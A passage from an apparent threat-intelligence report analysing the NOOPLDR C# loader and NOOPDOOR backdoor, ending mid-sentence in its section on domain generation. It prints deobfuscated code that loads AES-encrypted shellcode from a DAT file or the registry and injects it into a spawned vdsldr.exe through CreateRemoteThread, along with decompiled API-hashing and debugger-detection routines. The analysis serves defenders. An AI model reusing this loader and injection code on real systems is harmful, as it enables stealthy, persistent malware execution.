static extern IntPtr OpenProcess(UInt32 INVCZKPHO5c4XALHLbgGfKXOlHbWSLY8uWyUlcEMwjMstIN2gHMEGy08Zgq, Int32 J2ZcgdKac1vIGDj58F, UInt32 N4iPk9uC65A5fVmdDuJlp8);

[DllImport("...")]

static extern IntPtr OpenProcess(UInt32 dwDesiredAccess, Int32 bInheritHandle, UInt32 dwProcessId);

The following phase is a bit manual as the goal is to infer the original variable name by trying to understand how the code works.

In the end, this allows for an easier code to understand:

```
public static bool ClInI(string winRmmDatFile)
{
    try
    {
        RegistryKey SQMClientRegistryKey = readRegistryKey(RegistryHive.LocalMachine).OpenSubKey("Software\\Microsoft\\SQMClient");
        string machineIdStringFromRegistry = "";
        if (SQMClientRegistryKey != null)
        {
            machineIdStringFromRegistry = SQMClientRegistryKey.GetValue("MachineId").ToString();
        }
        SHA256 SHA256Instance = SHA256.Create();
        string SQM_salt = ">REGSALT825<";
        // Machine name
        string machineNameSaltHash = "{" + ToHexaString(SHA256Instance.ComputeHash(Encoding.Unicode.GetBytes(Environment.MachineName + SQM_salt))).Substring(16, 16) + "}";
        byte[] shellcodeContent = null;

        // Case where WinRMM file exists
        if (File.Exists(winRmmDatFile))
        {
            shellcodeContent = File.ReadAllBytes(winRmmDatFile);
            File.Delete(winRmmDatFile);
        }
        RegistryKey[] HKCU = { readRegistryKey(RegistryHive.CurrentUser) };
        string softwareLicenceKeyPath = "Software\\License";

        // Case where WinRMM file does not exist
        if (shellcodeContent == null)
        {
            foreach (RegistryKey registryKeyProviderItem in HKCU)
            {
                softwareLicenseSubkey = registryKeyProviderItem.OpenSubKey(softwareLicenceKeyPath);
                if (SQMClientRegistryKey != null)
                {
                    shellcodeContent = (byte[])softwareLicenseSubkey.GetValue(machineNameSaltHash);
                    if (shellcodeContent != null) { break; }
                }
            }
        }
        // Shellcode size has to be over 50 KB
        if (shellcodeContent != null && shellcodeContent.Length > 50 * 1024)
        {
```

Extract From The Un-Obfuscated Code


The first function that is called is Execute():

```
0 references
public override bool Execute()
{
    ClInI("C:\\Windows\\system32\\winmm.dat");
    return true;
}
```

First Function Called And Beginning Of The C# Code Flow

Obtaining the encrypted Shellcode

The ClInI function's goal is to obtain the shellcode from that *DAT* file passed as a parameter or from the Windows registry if the shellcode is already stored there.



```
1 reference
public static bool ClInI(string winRmmDatFile)
{
    try
    {
        RegistryKey SQMClientRegistryKey = readRegistryKey(RegistryHive.LocalMachine).OpenSubKey("Software\\Microsoft\\SQMClient");
        string machineIdStringFromRegistry = "";
        if (SQMClientRegistryKey != null)
        {
            machineIdStringFromRegistry = SQMClientRegistryKey.GetValue("MachineId").ToString();
        }
        SHA256 SHA256Instance = SHA256.Create();
        string SQM_salt = ">REGSALT825<";
        // Machine name
        string machineNameSaltHash = "{" + ToHexaString(SHA256Instance.ComputeHash(Encoding.Unicode.GetBytes(Environment.MachineName + SQM_salt))).Substring(16, 16) + "}";
        byte[] shellcodeContent = null;

        // Case where WinRMM file exists
        if (File.Exists(winRmmDatFile))
        {
            shellcodeContent = File.ReadAllBytes(winRmmDatFile);
            File.Delete(winRmmDatFile);
        }
        RegistryKey[] HKCU = { readRegistryKey(RegistryHive.CurrentUser) };
        string softwareLicenceKeyPath = "Software\\License";

        // Case where WinRMM file does not exist
        if (shellcodeContent == null)
        {
            foreach (RegistryKey registryKeyProviderItem in HKCU)
            {
                softwareLicenseSubkey = registryKeyProviderItem.OpenSubKey(softwareLicenceKeyPath);
                if (SQMClientRegistryKey != null)
                {
                    shellcodeContent = (byte[])softwareLicenseSubkey.GetValue(machineNameSaltHash);
                    if (shellcodeContent != null) { break; }
                }
            }
        }
```

First Part Of The Function

That function will first create a hash based on the machine name and a salt. Cybereason noticed this hash is not always present in different iterations of NOOPLDR-C#.

Also, the value *MachineId* is obtained from the key HKLM\Software\Microsoft\SQMClient.

Both the machine name and SALT are concatenated and a SHA256 is calculated from them.

This allows to calculate the name of the key (just the first 16 bytes will be used) that the program will try to obtain from the registry: HKLM\Software\License\{SHA256(MachineName+SALT)}

Then, the program attempts to load the .dat file passed as a function parameter:

- If the file exists, it will load the shellcode from it
- If it does not, it will load it from registry

Cybereason estimated that this measure was meant to initially inject the shellcode into the registry. This was confirmed after further reading of the code:

- If the file exists, the code ultimately will write the encrypted shellcode to registry and will delete the *DAT* file

This enables the Threat Actor to function without the shellcode stored on the disk, apart from the registry which is a more complicated place to look for. Storing shellcode in the Windows registry provides attackers with a stealthy, persistent, and potentially privileged way to execute malicious code on a system, making it an attractive option.

At this point, the encrypted shellcode content is obtained in memory and ready to be used.

Integrity Check and Shellcode Decryption

The code will first compare the SHA256 hash of the shellcode (minus the first 32 bytes) with a value stored at the very beginning of the file/registry key:

```
// Shellcode size has to be over 50 KB
if (shellcodeContent != null && shellcodeContent.Length > 50 * 1024)
{
    byte[] shellcodePotentialHash = new byte[32];
    Array.Copy(shellcodeContent, 0, shellcodePotentialHash, 0, 32);
    int shellcodeOffset = shellcodePotentialHash.Length;
    byte[] calculcatedHash = SHA256Instance.ComputeHash(shellcodeContent, shellcodeOffset, shellcodeContent.Length - shellcodeOffset);
    bool isShellcodeHashOK = compareByteStringFunc(shellcodePotentialHash, calculcatedHash);
    bool differentOffsetHash = false;
    // If hash of shellcode is not OK, calculcate SHA256 with a different offset
    if (!isShellcodeHashOK)
    {
        const int 32len = 32;
        const int 128len = 128;
        for (shellcodeOffset = shellcodePotentialHash.Length + 32len;
        shellcodeOffset < shellcodeContent.Length && shellcodeOffset < shellcodePotentialHash.Length + 128len;
        ++shellcodeOffset)
        {
            // public byte[] ComputeHash (byte[] buffer, int offset, int count);
            calculcatedHash = SHA256Instance.ComputeHash(shellcodeContent, shellcodeOffset, shellcodeContent.Length - shellcodeOffset);
            if (compareByteStringFunc(shellcodePotentialHash, calculcatedHash))
            {
                differentOffsetHash = true;
                isShellcodeHashOK = true;
                break;
            }
        }
    }
```

Integrity Check

The code will continue only if, at some point in the file/registry, the SHA256 checksum, which is commonly called an **integrity check**, matches the computed SHA256 hash of the shellcode itself. The code will then calculate the key to decrypt the shellcode.

The key is a SHA384 hash of the *MachineID* value from the registry and the machine name salt calculated in the previous step. It then decrypts the shellcode content with a classic AES routine, using the first 32 bytes of the SHA384 as key and the last 16 bytes as an initialization vector (IV).

```
if (isShellcodeHashOK)
{
    byte[] contentToHash = null;
    // In this case, what will be SHA384 hashed will be a part of the loaded content of the registry
    if (differentOffsetHash)
    {
        contentToHash = new byte[shellcodeOffset - shellcodePotentialHash.Length]
            // Copy (Array sourceArray, int sourceIndex, Array destinationArray, int destinationIndex, int length);
        Array.Copy(shellcodeContent, shellcodePotentialHash.Length, contentToHash, 0, contentToHash.Length);
    }
    else
    {
        contentToHash = Encoding.ASCII.GetBytes(machineIdStringFromRegistry + machineNameSaltHash);
    }
    sha384SecondHalf(contentToHash, ref nextSHA384_32bytes, ref nextSHA384_16bytes);

    byte[] shellcodeWithoutHash = new byte[shellcodeContent.Length - shellcodeOffset];

    Array.Copy(shellcodeContent, shellcodeOffset, shellcodeWithoutHash, 0, shellcodeWithoutHash.Length);
    // Looks like the key is the SHA384 of Machine ID String + SHA256({Machine Name+Salt}) -> Which is the registry subkey
    decryptedShellcode = decryptAES(shellcodeWithoutHash, nextSHA384_32bytes, nextSHA384_16bytes);
```

Decryption Routine

Finally, it will take the first 10 bytes of the decrypted content and store it in 3 variables :

- Boolean if the shellcode is 64 bits
- Unsigned integer of the shellcode size
- Unsigned integer of the shellcode offset in case it is not directly at the beginning of the data

```
if (decryptedShellcode != null)
{
    is64bit_G = decryptedShellcode[1] == 0x01;
    uint shellcode2Int = BitConverter.ToUInt32(decryptedShellcode, 2);
    // ToUInt32(Byte[], Int32) / Returns a 32-bit unsigned integer converted from four bytes at a specified position in a byte array.
    uint shellcode6Int = BitConverter.ToUInt32(decryptedShellcode, 6);
    // Looks like shellcode even starts at byte 10
    if (shellcode2Int != 0)
    {
        payloadToExecute = new byte[shellcode2Int];
        long _07zB2kPtlARLqbRhWKdUkLh = decryptedShellcode.Length - shellcode6Int - shellcode2Int;
        // Copy (Array sourceArray, int sourceIndex, Array destinationArray, int destinationIndex, int length);
        Array.Copy(decryptedShellcode, decryptedShellcode.Length - shellcode6Int - shellcode2Int, payloadToExecute, 0, payloadToExecute.Length);
    }
}
```

Store In Variables

Data Re-Encryption & Registry Writing


The logic will execute if the shellcode was loaded through a different offset than 0:

- The code will recalculate a SHA384 key and use an AES encryption function
- It will then write that content to registry
- If for some reason it can’t write to registry, it will write to the *DAT* file

Once that is finished, the code proceeds to inject that decoded shellcode into another process’ memory.

Payload Injection

The next part of the code injects the decrypted shellcode into the memory of a newly spawned process. The code corresponding to this part is the following:



```
1 reference
static bool injectPayload(string commandLine, byte[] payloadToExecute, int payloadSize, bool _1WBqS07EeAKsT1WcclhD6ZPCBd7WFL6B, bool TPDutO, bool G)
{
    lpStartupInfo lpStartupInfo = new lpStartupInfo();
    lpStartupInfo.YSA8imlytu3kNbaU0AlSQ1AqtOtd4wixnxq1Y2bi4dtpOjcmxSiWZUm6.xH8 = Marshal.SizeOf(lpStartupInfo);
    lpStartupInfo.YSA8imlytu3kNbaU0AlSQ1AqtOtd4wixnxq1Y2bi4dtpOjcmxSiWZUm6.IUMgQs8gIFdkHR = 0;
    lpStartupInfo.YSA8imlytu3kNbaU0AlSQ1AqtOtd4wixnxq1Y2bi4dtpOjcmxSiWZUm6.dwFlags = 0x1 | 0x80000;
    IntPtr dwSize = zeroIntPtr;
    InitializeProcThreadAttributeList(IntPtr.Zero, 1, 0, ref dwSize);
    if (dwSize != zeroIntPtr)
    {
        lpStartupInfo.FV = Marshal.AllocHGlobal(dwSize);
        InitializeProcThreadAttributeList(lpStartupInfo.FV, 1, 0, ref dwSize);
        IntPtr lpValue = Marshal.AllocHGlobal(sizeof(long));
        Marshal.WriteInt64(lpValue, 0x100000000000);
        if (!UpdateProcThreadAttribute(lpStartupInfo.FV, 0, (IntPtr)0x20007, lpValue, (IntPtr)IntPtr.Size, zeroIntPtr, zeroIntPtr))
        {
            Marshal.FreeHGlobal(lpStartupInfo.FV);
            lpStartupInfo.FV = zeroIntPtr;
        }
    }
    LPROCESS_INFORMATION lProcessInfo = new LPROCESS_INFORMATION();
    uint dwCreationFlags = 0x10 | 0x4 | 0x2000000 | 0x1000000 | 0x400 | 0x80000;
    string injectedProcessNamePath = Environment.GetEnvironmentVariable("windir");
    if (Environment.Is64BitProcess && !G)
    {
        injectedProcessNamePath += "\\SysWOW64";
    }
    else
    {
        injectedProcessNamePath += "\\system32";
    }
    injectedProcessNamePath += "\\vdsldr.exe";
    bool isProcessCreatedOK = false;
    if (!isProcessCreatedOK)
    {
        isProcessCreatedOK = CreateProcess(injectedProcessNamePath, commandLine, zeroIntPtr, zeroIntPtr, false, dwCreationFlags, zeroIntPtr, null,
            ref lpStartupInfo, out lProcessInfo);
    }
    if (lpStartupInfo.FV != zeroIntPtr)
    {
        DeleteProcThreadAttributeList(lpStartupInfo.FV);
        Marshal.FreeHGlobal(lpStartupInfo.FV);
    }
    if (isProcessCreatedOK)
    {
        IntPtr baseAddress = VirtualAllocEx(lProcessInfo.handleProcess, zeroIntPtr, payloadSize, 0x1000 | 0x2000, 0x40);
        if (baseAddress != null)
        {
            UIntPtr WsrwKh3Ro5lU5oKDnqkDGms;
            if (WriteProcessMemory(lProcessInfo.handleProcess, baseAddress, payloadToExecute, payloadSize, out WsrwKh3Ro5lU5oKDnqkDGms))
            {
                IntPtr scPIYQ7JNr;
                IntPtr _5FURKSxcD5WSPxH5PHr0J9ieHBv3H8Mg = CreateRemoteThread(lProcessInfo.handleProcess, zeroIntPtr, 0, baseAddress, zeroIntPtr, 0, out scPIYQ7JNr);
                Thread.Sleep(1000);
                if (_5FURKSxcD5WSPxH5PHr0J9ieHBv3H8Mg != null)
                {
                    if (_1WBqS07EeAKsT1WcclhD6ZPCBd7WFL6B)
                    {
                        WaitForSingleObject(lProcessInfo.handleProcess, 10 * 1000);
                    }
                    CloseHandle(_5FURKSxcD5WSPxH5PHr0J9ieHBv3H8Mg);
                    return true;
                }
            }
        }
    }
```

Remote Injection Function

The injection process following:

- Startup Information Initialization
- Process Attribute List Initialization
- Process Creation through the *CreateProcess* WinAPI call
- Memory Allocation and Manipulation in the New Process through *VirtualAllocEx* and *WriteProcessMemory*
- Remote Thread Creation through the *CreateRemoteThread* WinAPI call

Extracting the configuration

In order to extract the configuration for each iteration of NOOPLDR, one has to obtain the following elements

- **Process name** that the loadable code will be loaded into

- **DAT file** that is going to be loaded when first infecting a machine
- **Path in registry** where the shellcode is stored (HKLM\SOFTWARE\License)

Cybereason wrote a short python script to decrypt the shellcode using parameters such as the registry key name *({XXXX-XXXX-XXXX}*) and the *MachineId* value.

Injected Shellcode / NOOPDOOR

This next section will describe the analysis of the shellcode injected from the above methods. Cybereason attributes this malware to **NOOPDOOR** as it has been so recently unearthed in JSAC 2024. Cybereason has discovered the existence of several variants of **NOOPDOOR** that differ in C2 urls and functionality, but they can mostly be categorized as one of the following.

- C2 Client
- C2 Server

Cybereason also observed single shellcode binaries that contain both of these two capabilities. But in most cases, the client and server shellcode were separated.

C2 Client NOOPDOOR Analysis

Capabilities

The capabilities of the Client code of **NOOPDOOR** are the following:

- API hashing / Overwrite with garbage bytes
- Anti-Debugging
- DGA based onURLconfigurations
- Custom network protocol using TCP
- Exfiltrating data to C2 server


WinAPI Resolution

Each code shared a similar Windows API hashing function that performs a rotate right instruction against the function names and an XOR instruction against hardcoded bytes.

```
for ( i = (v9 + dll_ptr); ; ++i )
{
  kernel32_export = (dll_ptr + *i);
  v12 = *kernel32_export ? rotate_right_7(kernel32_export + 1, *kernel32_export) : 0;
  if ( !(api_hash ^ v12 ^ 0xE742A3) )
    break;
```

Dynamic WinAPI Resolution Logic

The hardcoded bytes differ from each sample, but it will nevertheless create a large structure of around 250 API functions.





Loaded WinAPI Struct Example

This struct is then used to call the appropriate APIs within the code. The Cybereason IR team has created a script to resolve this API hashing function to speed up analysis.

As a means of Anti-Detection, the functions related to resolving the APIs will be overwritten with garbage bytes such as 0x00, 0x20, 0x90. Any signatures scanned in memory that explicitly looks for this part of the code will not be able to detect it.

Dumped From memory Before Execution


loc_13280:
nop
dd 0
dq 0Dh dup(0)
sub_13310 proc near
mov eax, 0E7403Ah



Code Difference In Memory

Anti-Debugging Capabilities

A widespread number of process names used in malware analysis are stored as stack strings. These processes are obtained via the *CreateToolhelp32Snapshot* API and are verified before the code's main routine will run.

```
v130 = 0;
v189[0] = '3\0x';                       // x32dbg
v189[1] = 'd\02';
v189[2] = 'g\0b';
v189[3] = '*\0*';
v189[4] = 'e\0.';
v189[5] = 'e\0x';
v189[6] = '6\0x';                       // x64dbg
v189[7] = 'd\04';
v189[8] = 'g\0b';
v189[9] = '*\0*';
v189[10] = 'e\0.';
v189[11] = 'e\0x';
v191 = 'l\0l';                          // ollydbg
v192 = 'd\0y';
v193 = 'g\0b';
v194 = '*\0*';
v195 = 'e\0.';
v196 = 'e\0x';
v197 = 'i\0w';                          // windbg
v198 = 'd\0n';
v199 = 'g\0b';
v200 = '*\0*';
v201 = 'e\0.';
v202 = 'e\0x';
v203 = 'd\0i';
v204 = '*\0a';                          // ida*.exe
v205 = 'e\0.';
v206 = 'e\0x';
v207 = 'd\0i';                          // idq*.exe
v209 = '*\0q';
v210 = 'e\0.';
v211 = 'e\0x';
v213 = 'm\0m';                          // Immunity debugger
v214 = 'n\0u';
v215 = 't\0i';
v217 = 'e\0D';
v218 = 'u\0b';
v219 = 'g\0g';
v220 = 'r\0e';
v221 = '.\0*';
```

```
v78 = (apis->CreateToolhelp32Snapshot)(2i64);
v79 = v241;
v80 = v240;
v81 = v78;
v255 = v78;
if ( v78 != -1 )
{
  v247 = 568;
  custom_copy(&v248, 0i64, 0x234ui64);
  v82 = (apis->Process32FirstW)(v81, &v247);
  v126 = 0i64;
  v127 = 0i64;
  if ( v82 )
  {
    do
```

・x32dbg

- x64dbg
- ollydbg
- windbg
- ida
- idaq
- ImmunityDebugger
- loaddll
- ProcessHacker
- StudioPE
- PE Explorer
- Autoruns
- Process Explorer
- Procmon
- TcpView
- 010Editor
- WinHex
- Wireshark
- zenmap
- ProcessHacker
- vmmap
- load_sc
- HttpAnalyzerStd
- Fiddler

DGA

C2 Domain names are generated based on a URL string where the integer after the “#” acts as the number of days before the domain changes to its next iteration. Cybereason has observed code that generates the domains for

